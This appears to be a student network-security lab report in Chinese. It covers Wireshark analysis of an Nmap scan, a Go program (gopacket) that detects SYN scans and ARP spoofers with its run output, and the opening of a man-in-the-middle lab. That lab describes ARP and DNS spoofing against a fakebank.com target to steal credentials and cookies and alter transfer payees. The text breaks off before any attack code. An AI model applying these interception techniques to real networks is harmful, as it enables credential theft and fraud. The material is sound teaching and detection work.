70943	459.929263	10.201.96.234	45.33.32.156	TCP	58	60870 → 6129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

因为是向服务器发送请求，且服务类型为 HTTP，所以只需要使用 ip.dst==45.33.32.156 and http 过滤即可




可以发现除了 GET 请求，还有 OPTIONS、PROPFIND、POST 请求。

在 wireshrak 中用 ip.dst==45.33.32.156 and tcp.options 过滤，会显示所有包含 TCP 选项的包。



选择一个包含 TCP 选项的包，展开“Transmission Control Protocol”部分，查看“Options”部分，记录以下选项：Maximum Segment Size (MSS)、Window scale、SACK permitted、Timestamps、No-Operation (NOP)。



可以确定 Nmap 改变了以下 TCP 参数：
- Maximum Segment Size (MSS): 1460 bytes
- Window scale: 8 (multiplier: 256)
- SACK permitted
- Timestamps
- NOP (No-Operation)

4.2.4 整理答案

1. What does it mean for a port on scanme.nmap.org to be “closed?” More specifically, what is the TCP packet type, if any, the server gives in response to a SYN packet sent to port that is “closed?”
scanme.nmap.org 上的端口“关闭”意味着什么？更具体地说，服务器对发送到“关闭”端口的 SYN 数据包有何 TCP 数据包类型的响应？

答：端口“关闭”意味着该端口上没有服务在监听。
RST 类型。

2. What does it mean for a port on scanme.nmap.org to be “filtered?” More specifically, what is the TCP packet type, if any, the server gives in response to a SYN packet sent to port that is “filtered?”
scanme.nmap.org 上的端口“过滤”意味着什么？更具体地说，服务器对发送到“过滤”端口的 SYN 数据包有何 TCP 数据包类型的响应？

答：端口“过滤”意味着数据包被防火墙或过滤器阻止。
服务器通常不会对 SYN 数据包作出响应，导致没有响应。

3. In addition to performing an HTTP GET request to the webserver, what other http request types does nmap send?
除了对 Web 服务器执行 HTTP GET 请求外，nmap 还发送了哪些其他 HTTP 请求类型？

答：OPTIONS、PROPFIND 和 POST 请求。
即 REQUESTS=<OPTIONS>, <PROPFIND>, <POST>

4. What TCP parameters does nmap alter to fingerprint the host’s operating system?
nmap 改变了哪些 TCP 参数以指纹主机的操作系统？

答：Maximum Segment Size (MSS)、Window scale、SACK permitted、Timestamps、NOP (No-Operation)
即<Maximum segment size>, <Window scale>, <SACK permitted>, <Timestamps>, <No-Operation (NOP)>

4.3 程序包处理（Programmatic Packet Processing）

4.3.1 实验概述

开发一个 Go 程序来分析 PCAP 文件，以检测 SYN 扫描和 ARP 欺骗攻击。程序需要使用 gopacket 库操作和解剖数据包，并以命令行参数形式接受 PCAP 文件的路径。程序应统计每个 IP 地址发送的 SYN 数据包和接收到的 SYN+ACK 数据包数量，识别出发送的 SYN 数据包数量是收到的 SYN+ACK 数据包数量的 3 倍以上且总共发送了超过 5 个 SYN 数据包的 IP 地址；同时，统计每个 MAC 地址发送的 ARP 回复数据包数量，识别出发送了超过 5 个未经请求的 ARP 回复数据包的 MAC 地址。
输出分别列出检测到异常行为的 IP 地址和 MAC 地址。程序不得使用任何第三方依赖项，只能使用 gopacket 和标准 Go 系统库，且应能处理各种不同的 PCAP 文件。

```
Unauthorized SYN scanners:
128.3.23.2
128.3.23.5
128.3.23.117
128.3.23.150
128.3.23.158
Unauthorized ARP spoofers:
7c:d1:c3:94:9e:b8
14:4f:8a:ed:c2:5e
```

4.3.2 相关原理

1. SYN 扫描

端口扫描的相关原理已经在前两节有所介绍，这里不再赘述，仅详细介绍其中的 SYN 扫描。

SYN 扫描是一种端口扫描技术，用于发现目标主机上开放的端口。它是一种“半开放”扫描，因为它只进行 TCP 三次握手的前两步，而不完成第三步。这种扫描方法既高效又隐蔽，通常用于网络攻击或安全审计。

SYN 扫描的步骤为：
• 发送 SYN 数据包：
- 扫描器（通常是攻击者或安全审计员）向目标主机的特定端口发送 SYN 数据包。这是 TCP 连接建立过程的第一步，表示请求建立连接。
• 目标主机响应：
- 如果目标端口是开放的，目标主机会返回一个 SYN-ACK 数据包。这表明目标主机准备接受连接。
- 如果目标端口是关闭的，目标主机会返回一个 RST 数据包。这表明目标主

机拒绝连接请求。

- 如果端口被防火墙过滤，可能不会有任何响应，或者防火墙会发送一个 ICMP 不可达消息。

• 扫描器处理响应：

- 当扫描器收到 SYN-ACK 数据包时，它会发送一个 RST 数据包来终止连接。这防止了真正的连接建立，从而减少了被目标主机检测到的风险。
- 当扫描器收到 RST 数据包时，它记录该端口为关闭状态。
- 如果没有响应，扫描器可能会将端口标记为过滤状态。

为了识别网络中的 SYN 扫描，程序需要统计每个 IP 地址发送的 SYN 数据包和接收到的 SYN+ACK 数据包数量。正常的 TCP 连接建立过程中，客户端发送的每个 SYN 数据包通常会对应一个 SYN-ACK 响应，因此在正常通信中，发送的 SYN 数据包数量与接收到的 SYN-ACK 数据包数量基本相等。

然而，SYN 扫描是一种探测技术，攻击者通过发送大量的 SYN 数据包探测目标主机的开放端口，但不完成 TCP 三次握手。这意味着扫描器发送的 SYN 数据包数量会远远多于收到的 SYN-ACK 数据包数量。通过分析这种不对称性，可以有效地检测出 SYN 扫描行为。

具体而言，如果某个 IP 地址发送的 SYN 数据包数量超过接收到的 SYN+ACK 数据包数量的 3 倍以上，并且总共发送了超过 5 个 SYN 数据包，这表明该 IP 地址可能在进行端口扫描。3 倍的比例用于区分正常的网络通信和扫描行为，而 5 个 SYN 数据包的阈值则用于过滤掉偶尔的正常连接请求，从而减少误报。

2. ARP 欺骗

ARP 是一种网络协议，负责把目的主机的 IP 地址解析成目标 MAC 地址，地址解析的目标就是发现逻辑地址与物理地址的映射关系。网络中的计算机、交换机、路由器等都会定期维护自己的 ARP 缓存表。在本地网络中，设备通过 ARP 协议获取其他设备的 MAC 地址，以便在数据链路层进行通信。其工作过程包括两个主要步骤：

• ARP 请求：当设备 A 需要向设备 B 发送数据但只知道设备 B 的 IP 地址时，它会广播一个 ARP 请求，询问网络中哪个设备拥有设备 B 的 IP 地址。这一请求会发送给网络内的所有设备。

• ARP 应答：拥有目标 IP 地址的设备 B 会回复一个包含其 MAC 地址的 ARP 应答。设备 A 收到应答后，将 IP 地址和 MAC 地址的映射关系缓存起来，用于后续通信。

设备在接收到 ARP 应答后，会将 IP 地址和 MAC 地址的映射关系存储在 ARP 缓存中，以减少后续请求的延迟。ARP 缓存中的条目通常有一定的生存时间（TTL），设备会周期性地更新这些条目。

而 ARP 欺骗（ARP Spoofing）是一种攻击技术，利用 ARP 协议的无认证特性，攻击者通过发送伪造的 ARP 消息，将自己的 MAC 地址与目标 IP 地址关联，从而拦截、篡改或阻断网络流量。

ARP 欺骗主要包括以下步骤：

• 发送伪造的 ARP 应答：

攻击者向目标设备发送伪造的 ARP 应答，声称某个 IP 地址（通常是网络中重要设备的 IP，如网关或其他设备）对应于攻击者的 MAC 地址。这些伪造的 ARP 应答可以是对 ARP 请求的回应，也可以是完全未经请求的 ARP 应答。

• 目标设备更新 ARP 缓存：

目标设备接收到伪造的 ARP 应答后，会更新其 ARP 缓存，将合法 IP 地址错误地映射到攻击者的 MAC 地址。由于 ARP 协议没有验证机制，目标设备会自动信任并缓存这些伪造的信息。

• 拦截或篡改数据：

当目标设备试图与被欺骗的 IP 地址通信时，数据包会被发送到攻击者的设备。攻击者可以选择中继这些数据包，从而实现中间人攻击（MITM），或者丢弃这些数据包，导致通信中断，执行拒绝服务攻击（DoS）。

ARP 欺骗的主要影响包括中间人攻击（MITM）和拒绝服务攻击（DoS）。在中间人攻击中，攻击者拦截并可能修改目标设备与其他设备之间的通信数据。通过这种方式，攻击者可以窃取敏感信息（如密码、聊天记录等），或注入恶意数据。在拒绝服务攻击中，攻击者可以丢弃被拦截的数据包，导致目标设备无法与网络中的其他设备通信，从而中断服务。例如，攻击者可以使网关不可达，从而阻止目标设备访问互联网。

检测 ARP 欺骗通常依靠监控网络中的 ARP 流量，寻找异常的 ARP 应答。具体方法包括：

• 识别未经请求的 ARP 应答：

监控网络中的 ARP 应答数据包，检查这些应答是否有对应的 ARP 请求。如果某个设备发送了大量未经请求的 ARP 应答，则可能存在 ARP 欺骗行为。

• 检测 IP-MAC 映射冲突：

维护一个 IP-MAC 映射表，并定期检查网络中是否存在同一 IP 地址对应多个 MAC 地址的情况。这种冲突通常表明存在 ARP 欺骗攻击。

• ARP 缓存一致性检查：

定期检查网络设备的 ARP 缓存，确保其内容与预期一致。如果发现 ARP 缓存中的条目与正常情况不符，则可能存在 ARP 欺骗。

4.3.3 实验内容

为了进一步理解原有代码的提示，我将关键信息进行了中文注释，以便理解。

代码的主要任务就是分析 PCAP 文件，检测网络中的异常行为，特别是 SYN 扫描和 ARP 欺骗。

检测标准是：

• 查找发送的 SYN 数据包数量是接收到的 SYN+ACK 数据包数量的 3 倍以上且总共发送了超过 5 个 SYN 数据包的 IP 地址。

• 查找发送超过 5 个未经请求的 ARP 应答的 MAC 地址。

代码的基本流程为：

1. 初始化并检查参数（代码已有，不用修改）

检查命令行参数是否正确；打开 PCAP 文件以读取数据。

2. 初始化数据结构（代码已有，不必修改）

根据代码提示，可以确定给的参数的作用：

• addresses：存储每个 IP 地址发送的 SYN 数据包和接收到的 SYN+ACK 数据包的计数。

• arpRequests：存储每个 IP 地址发送的 ARP 请求的计数。

• arpMac：存储发送未经请求的 ARP 应答的 MAC 地址及其计数。

3. 循环处理数据包（代码基础框架已给出）

遍历 PCAP 文件中的每个数据包，并根据数据包类型（TCP、ARP）进行不同的处理。

4. 处理 TCP/IP 数据包（需补充）

• 提取源 IP 地址和目标 IP 地址。

• 检查 TCP 标志以区分 SYN 和 SYN-ACK 数据包。

• 更新 addresses 中相应 IP 地址的 SYN 和 SYN-ACK 计数。

5. 处理 ARP 数据包（需补充）

• 提取源 IP 地址、源 MAC 地址、目标 IP 地址和目标 MAC 地址。

• 检查 ARP 操作类型（请求或应答）。

• 更新 arpRequests 中相应 IP 地址和 MAC 地址的计数。

• 如果发现未经请求的 ARP 应答，则更新 arpMac 中的相应计数。

6. 打印检测结果（结构已给出，需补充内容）

• 打印发送超过 5 个 SYN 数据包且发送的 SYN 数据包数量是接收到的 SYN+ACK 数据包数量 3 倍以上的 IP 地址。

• 打印发送超过 5 个未经请求的 ARP 应答的 MAC 地址。

下面是具体实现细节：

处理 TCP/IP 数据包：

• 转换数据包层类型：

将数据包中的 IP 层和 TCP 层转换为具体的 IPv4 和 TCP 层。通俗来说，就是获取 IP 地址和 TCP 标志。

```
ip, _ := ipLayer.(*layers.IPv4)
tcp, _ := tcpLayer.(*layers.TCP)
```

• 获取源 IP 和目标 IP

获取数据包中的源 IP 地址和目标 IP 地址，并将它们转换为字符串格式。因为需要用 IP 地址作为键来存储和更新计数。

```
srcIP := ip.SrcIP.String()
dstIP := ip.DstIP.String()
```

• 判断数据包类型并计数

- 如果是一个 SYN 数据包

获取这个源 IP 地址目前的计数，增加这个 IP 地址的 SYN 计数并保存。

```
if tcp.SYN && !tcp.ACK {
    addr := addresses[srcIP]
    addr[0]++
    addresses[srcIP] = addr
```

- 如果是一个 SYN-ACK 数据包

获取目标 IP 地址目前的计数，增加这个 IP 地址的 SYN-ACK 计数并保存。

```
} else if tcp.SYN && tcp.ACK {
    addr := addresses[dstIP]
    addr[1]++
    addresses[dstIP] = addr
}
```

处理 ARP 数据包：

• 转换 ARP 层类型

将数据包中的 ARP 层转换为具体的 ARP 层。

```
arp, _ := arpLayer.(*layers.ARP)
```

• 获取源 IP、源 MAC、目标 IP 和目标 MAC

这里，我定义了两个函数 parseIP 和 parseMAC，分别将 IP 地址和 MAC 地址的字节数组转换为标准字符串格式的 IP 地址和 MAC 地址。

```
// parseIP 将 []byte 转换为字符串格式的 IP 地址
func parseIP(ip []byte) string {
    return fmt.Sprintf("%d.%d.%d.%d", ip[0], ip[1], ip[2], ip[3])
}

// parseMAC 将 []byte 转换为字符串格式的 MAC 地址
func parseMAC(mac []byte) string {
    return fmt.Sprintf("%02x:%02x:%02x:%02x:%02x:%02x", mac[0], mac[1], mac[2], mac[3], mac[4], mac[5])
}
```

然后，分别调用函数，获取 ARP 数据包中的源 IP 地址和源 MAC 地址、目标 IP 地址和目标 MAC 地址。

```
srcIP := parseIP(arp.SourceProtAddress)
srcMAC := parseMAC(arp.SourceHwAddress)
dstIP := parseIP(arp.DstProtAddress)
dstMAC := parseMAC(arp.DstHwAddress)
```

• 判断 ARP 操作类型并计数

- 如果数据包是一个 ARP 请求

检查 arpRequests 中是否存在这个源 IP 地址的记录，并增加这个源 IP 地址和目标 MAC 地址的请求计数。

```
if arp.Operation == 1 {
    // 处理ARP请求
    if _, exists := arpRequests[srcIP]; !exists {
        arpRequests[srcIP] = make(map[string]int)
    }
    arpRequests[srcIP][dstMAC]++
```

- 如果数据包是一个 ARP 应答

•检查 arpRequests 中是否存在这个目标 IP 地址的记录， 如果存在并且有对应的请求计数，就减少这个目标 IP 地址和源 MAC 地址的请求计数；如果没有对应的请求计数或请求计数已经为 0，表示这是一个未经请求的应答，增加 arpMac 中对应源 MAC 地址的应答计数；如果 arpRequests 中没有这个目标 IP 地址的记录，直接增加 arpMac 中对应源 MAC 地址的应答计数。

```
} else if arp.Operation == 2 {
    // 处理ARP应答
    if _, exists := arpRequests[dstIP]; exists {
        if arpRequests[dstIP][srcMAC] > 0 {
            arpRequests[dstIP][srcMAC]--
        } else {
            arpMac[srcMAC]++
        }
    } else {
        arpMac[srcMAC]++
    }
}
```

打印检测结果：

打印检测到的未经授权的 SYN 扫描器和 ARP 欺骗者的 IP 地址和 MAC 地址。遍历存储的计数信息，根据特定条件筛选出可疑的 IP 地址和 MAC 地址，并将它们打印出来。

• 打印发送的 SYN 数据包数量是接收到的 SYN+ACK 数据包数量的 3 倍以上且总共发送了超过 5 个 SYN 数据包的 IP 地址。

```
fmt.Println("Unauthorized SYN scanners:")
for ip, addr := range addresses {
    // TODO: 打印SYN扫描器
    if addr[0] > 5 && addr[0] > 3*addr[1] {
        fmt.Println(ip)
    }
```

• 打印发送超过 5 个未经请求的 ARP 应答的 MAC 地址。

```
fmt.Println("Unauthorized ARP spoofers:")
for mac, count := range arpMac {
    // TODO: 打印ARP欺骗者
    if count > 5 {
        fmt.Println(mac)
    }
}
```

最后，运行代码

go build detector.go

./detector.exe sample.pcap

结果如下：

```
PS D:\Net_security\test2\proj3\part3> go build detector.go
PS D:\Net_security\test2\proj3\part3> ./detector.exe sample.pcap
Unauthorized SYN scanners:
128.3.23.5
128.3.23.2
128.3.23.158
128.3.23.117
128.3.23.150
Unauthorized ARP spoofers:
14:4f:8a:ed:c2:5e
7c:d1:c3:94:9e:b8
```

4.3.4 整理答案

完整代码及其运行结果如下：

```
        // 遍历文件中的数据包
        // Recommendation: Encapsulate packet handling and/or output in separate functions!
        for packet := range packetSource.Packets() {
            tcpLayer := packet.Layer(layers.LayerTypeTCP)
            ipLayer := packet.Layer(layers.LayerTypeIPv4)
            etherLayer := packet.Layer(layers.LayerTypeEthernet)
            arpLayer := packet.Layer(layers.LayerTypeARP)

            if tcpLayer != nil && ipLayer != nil && etherLayer != nil {

                /*
                   TODO: 使用ipLayer获取源和目标IP地址，
                   以及使用tcpLayer获取TCP标志。相应地更新变量addresses。
                   你需要有一个分支语句来区分SYN和SYN/ACK。
                   注意，SYN数据包的SYN标志设置为true，且ACK标志设置为false!
                */
                ip, _ := ipLayer.(*layers.IPv4)
                tcp, _ := tcpLayer.(*layers.TCP)
                srcIP := ip.SrcIP.String()
                dstIP := ip.DstIP.String()

                if tcp.SYN && !tcp.ACK {
                    addr := addresses[srcIP]
                    addr[0]++
                    addresses[srcIP] = addr
                } else if tcp.SYN && tcp.ACK {
                    addr := addresses[dstIP]
                    addr[1]++
                    addresses[dstIP] = addr
                }

            } else if arpLayer != nil {

                /*
                   TODO: 使用arp变量获取源和目标的（IP地址，MAC地址）对。
                   完成下面的if-else if语句。arp.Operation的值为1表示
                   ARP数据包是请求，为2表示是应答。相应地更新变量arpRequests。
                   如果发现未经请求的应答，则更新arpMac。
                */

                arp, _ := arpLayer.(*layers.ARP)
                srcIP := parseIP(arp.SourceProtAddress)
                srcMAC := parseMAC(arp.SourceHwAddress)
                dstIP := parseIP(arp.DstProtAddress)
                dstMAC := parseMAC(arp.DstHwAddress)
                // 解析arp以获取额外信息
                if arp.Operation == 1 {
                    // 处理ARP请求
                    if _, exists := arpRequests[srcIP]; !exists {
                        arpRequests[srcIP] = make(map[string]int)
                    }
                    arpRequests[srcIP][dstMAC]++
                } else if arp.Operation == 2 {
                    // 处理ARP应答
                    if _, exists := arpRequests[dstIP]; exists {
                        if arpRequests[dstIP][srcMAC] > 0 {
                            arpRequests[dstIP][srcMAC]--
                        } else {
                            arpMac[srcMAC]++
                        }
                    } else {
                        arpMac[srcMAC]++
                    }
                }
            }
        }
        fmt.Println("Unauthorized SYN scanners:")
        for ip, addr := range addresses {
            // TODO: 打印SYN扫描器
            if addr[0] > 5 && addr[0] > 3*addr[1] {
                fmt.Println(ip)
            }

        }

        fmt.Println("Unauthorized ARP spoofers:")
        for mac, count := range arpMac {
            // TODO: 打印ARP欺骗者
            if count > 5 {
                fmt.Println(mac)
            }
        }
    }
}

// parseIP 将 []byte 转换为字符串格式的 IP 地址
func parseIP(ip []byte) string {
    return fmt.Sprintf("%d.%d.%d.%d", ip[0], ip[1], ip[2], ip[3])
}

// parseMAC 将 []byte 转换为字符串格式的 MAC 地址
func parseMAC(mac []byte) string {
    return fmt.Sprintf("%02x:%02x:%02x:%02x:%02x:%02x", mac[0], mac[1], mac[2], mac[3], mac[4], mac[5])
}
```

```
PS D:\Net_security\test2\proj3\part3> go build detector.go
PS D:\Net_security\test2\proj3\part3> ./detector.exe sample.pcap
Unauthorized SYN scanners:
128.3.23.5
128.3.23.2
128.3.23.158
128.3.23.117
128.3.23.150
Unauthorized ARP spoofers:
14:4f:8a:ed:c2:5e
7c:d1:c3:94:9e:b8
```

4.4 中间人处理（Monster-in-the-Middle Attack）

4.4.1 实验概述

使用 Go 语言和 gopacket 库实现一个中间人攻击，扮演网络攻击者，在受害者的网络浏览器访问网站时，欺骗该服务器连接到攻击者的 Web 服务器 fakebank.com，通过中间人攻击，将受害者的请求转发到目标网站，并窃取信息。

通过 ARP 欺骗将受害者的网络流量引导至攻击者的设备，并利用 DNS 欺骗将域名 fakebank.com 解析到攻击者的 IP 地址。然后，你将监听和转发 HTTP 请求，窃取登录凭证和 Cookie，并在转账请求中篡改收款人信息，同时保持其他通信内容不变。你需要在一秒内发送伪造的 ARP 和 DNS 响应，以便有效实施攻击。

• ARP 攻击:当客户端发出对 10.38.8.2 的 ARP 请求时，发送一个伪造的 ARP 响应，包含攻击者的 MAC 地址。
• DNS 攻击:当客户端在 fakebank.com 查询 DNS 的 A 记录时，发送一个伪造的 DNS 响应，包含攻击者的 IP 地址。
• HTTP 攻击：监听 HTTP 请求，将其转发到 bank 服务器，并将服务器的响应原封不动地返回给客户端。


4.4.2 相关原理

中间人攻击主要有两个步骤：
• 攻击者想办法将自己插入到通信双方的链路中，拦截通信流量，为窃取数据或冒充访问做准备。

Wi-Fi 仿冒就是很常用的一种方式，用户一旦通过虚假 Wi-Fi 路由器上网，后续的通信流量将完全经过虚假 Wi-Fi 路由器，任何行为都在攻击者的监控之下。除了 Wi-Fi 仿冒，投放恶意软件、DNS 欺骗、ARP 欺骗等技术也都是常用的中间人攻击技术。
• 攻击者插入通信链路之后就可以操纵通信双方的通信，开始窃取数据、冒充访问等操作。

涉及伪造网站、解密流量等技术。例如访问一些网站时浏览器会提示不安全

信息，这是因为攻击者伪造用户访问的网站服务器证书，向浏览器发送虚假证书，浏览器无法验证证书真实性。用户选择继续访问后，攻击者就分别与用户和服务器建立了连接，而用户并不知情，然后攻击者即可以解密流量窃取数据或篡改数据。



常见的中间人攻击类型有：

• Wi-Fi 仿冒

这种攻击方式是最简单、常用的一种中间人攻击方式。攻击者创建恶意 Wi-Fi 接入点，接入点名称一般与当前环境相关，例如某某咖啡馆，具有极大迷惑性，而且没有加密保护。当用户不小心接入恶意 Wi-Fi 接入点后，用户后续所有的通信流量都将被攻击者截获，进而个人信息被窃取。

• ARP 欺骗

ARP 是用来将 IP 地址解析为 MAC 地址的协议。主机或三层网络设备上会维护一张 ARP 表，用于存储 IP 地址和 MAC 地址的映射关系，一般 ARP 表项包括动态 ARP 表项和静态 ARP 表项。

ARP 欺骗也称为 ARP 投毒，即攻击者污染用户的 ARP 缓存，达到使用户流量发往攻击者主机的目的。局域网用户发起访问都需要由网关进行转发，用户首先发起 ARP 请求获取网关 IP 地址对应的 MAC 地址，此时攻击者冒充网关向用户应答自己的 MAC 地址，用户将错误的 MAC 地址加入自己的 ARP 缓存，那么后续用户所有流量都将发往攻击者主机。

• DNS 欺骗

DNS 欺骗也称为 DNS 劫持。用户访问互联网的第一步就是向 DNS 服务器发起 DNS 请求，获取网站域名对应的 IP 地址，然后 DNS 服务器返回域名和 IP 地址的对应关系。攻击者利用这一过程，篡改域名对应的 IP 地址，达到重定向用户访问的目的。对于用户来说，浏览器访问的还是一个合法网站，但实际访问的是攻击者指定的 IP 地址对应的虚假网站。

例如，某次著名的 DNS 欺骗攻击，攻击者通过恶意软件劫持超过 400 万台计算机的 DNS 服务器设置，将 DNS 请求指向攻击者的 DNS 服务器，从而返回虚假网站 IP 地址，获得约 1400 万美元的收入。

• 邮件劫持

攻击者劫持银行或其他金融机构的邮箱服务器，邮箱服务器中有大量用户邮箱账户。然后攻击者就可以监控用户的邮件往来，甚至可以冒充银行向个人用户发送邮件，获取用户信息并引诱用户进行汇款等操作。

例如，2015 年某国银行被攻击者窃取了 600 万欧元。在此次攻击中，攻击者

能够访问银行电子邮箱账户，并通过恶意软件或其他社会工程学方法引诱客户向某账户汇款。

• SSL 劫持

当今绝大部分网站采用 HTTPS 方式进行访问，也就是用户与网站服务器间建立 SSL 连接，基于 SSL 证书进行数据验证和加密。HTTPS 可以在一定程度上减少中间人攻击，但是攻击者还是会使用各种技术尝试破坏 HTTPS，SSL 劫持就是其中的一种。

SSL 劫持也称为 SSL 证书欺骗，攻击者伪造网站服务器证书，公钥替换为自己的公钥，然后将虚假证书发给用户。此时用户浏览器会提示不安全，但是如果用户安全意识不强继续浏览，攻击者就可以控制用户和服务器之间的通信，解密流量，窃取甚至篡改数据。

这里详细介绍 ARP 欺骗、DNS 欺骗以及 HTTP 协议漏洞。

ARP 欺骗

ARP 欺骗是一种网络攻击技术，利用 ARP 协议的缺陷来劫持网络流量。ARP（地址解析协议）用于将 IP 地址解析为 MAC 地址，以便设备在局域网中通信。由于 ARP 协议没有认证机制，攻击者可以发送伪造的 ARP 消息，使受害者将攻击者的 MAC 地址与特定 IP 地址（通常是网关或其他重要服务器）关联，从而将受害者的流量引导到攻击者的设备。

攻击过程：


• 监听 ARP 请求：攻击者在网络中被动监听 ARP 请求和响应。

• 发送伪造的 ARP 响应：当攻击者检测到受害者请求某个 IP 地址时，立即发送伪造的 ARP 响应，宣称该 IP 地址对应攻击者的 MAC 地址。

• 更新 ARP 缓存：受害者设备接收到伪造的 ARP 响应后，将攻击者的 MAC 地址缓存为该 IP 地址的 MAC 地址。

• 流量劫持：此后，受害者发送到该 IP 地址的所有流量都会被发送到攻击者的设备，攻击者可以选择转发这些流量（保持通信正常），或直接窃听和篡改数据。

示例流程：




假设 A(192.168.1.2)与 B(192.168.1.3)在同一局域网，A 要和 B 实现通信。A 首先会发送一个数据包到广播地址(192.168.1.255)，该数据包中包含了源 IP（A）、源 MAC、目的 IP（B）、目的 MAC，这个数据包会被发放给局域网中所有的主机，但是只有 B 主机会回复一个包含了源 IP（B）、源 MAC、目的 IP（A）、目的 MAC 的数据包给 A，同时 A 主机会将返回的这个地址保存在 ARP 缓存表中，这应该就是通过 ping 主机然后 arp -a 查看局域网内主机的原理。
ARP 攻击就是通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量，攻击者只要持续不断的发出伪造的 ARP 响应包就能更改目标主机 ARP 缓存中的 IP-MAC 条目，造成网络中断或中间人攻击。攻击者向电脑 A 发送一个伪造的 ARP 响应，告诉电脑 A：电脑 B 的 IP 地址 192.168.0.2 对应的 MAC 地址是 00-aa-00-62-c6-03，电脑 A 信以为真，将这个对应关系写入自己的 ARP 缓存表中，以后发送数据时，将本应该发往电脑 B 的数据发送给了攻击者。同样的，攻击者向电脑 B 也发送一个伪造的 ARP 响应，告诉电脑 B：电脑 A 的 IP 地址 192.168.0.1 对应的 MAC 地址是 00-aa-00-62-c6-03，电脑 B 也会将数据发送给攻击者。至此攻击者就控制了电脑 A 和电脑 B 之间的流量，他可以选择被动地监测流量，获取密码和其他涉密信息，也可以伪造数据，改变电脑 A 和电脑 B 之间的通信内容。

DNS 欺骗

DNS 欺骗是一种网络攻击，攻击者通过伪造 DNS 响应，将目标域名解析到错误的 IP 地址上。DNS（域名系统）将域名解析为 IP 地址，使用户可以通过域名访问网站。由于 DNS 协议缺乏认证机制，攻击者可以向受害者发送伪造的 DNS 响应，使受害者访问攻击者控制的服务器，而不是合法的服务器。

攻击过程：
• 监听 DNS 查询：攻击者在网络中监听 DNS 查询请求。
• 发送伪造的 DNS 响应：当攻击者检测到受害者查询特定域名（例如 fakebank.com）时，立即发送伪造的 DNS 响应，将域名解析到攻击者控制的 IP 地址。
• 更新 DNS 缓存：受害者的 DNS 缓存更新为攻击者提供的 IP 地址。
• 流量劫持：受害者访问该域名时，会被引导到攻击者控制的服务器。

示例流程：



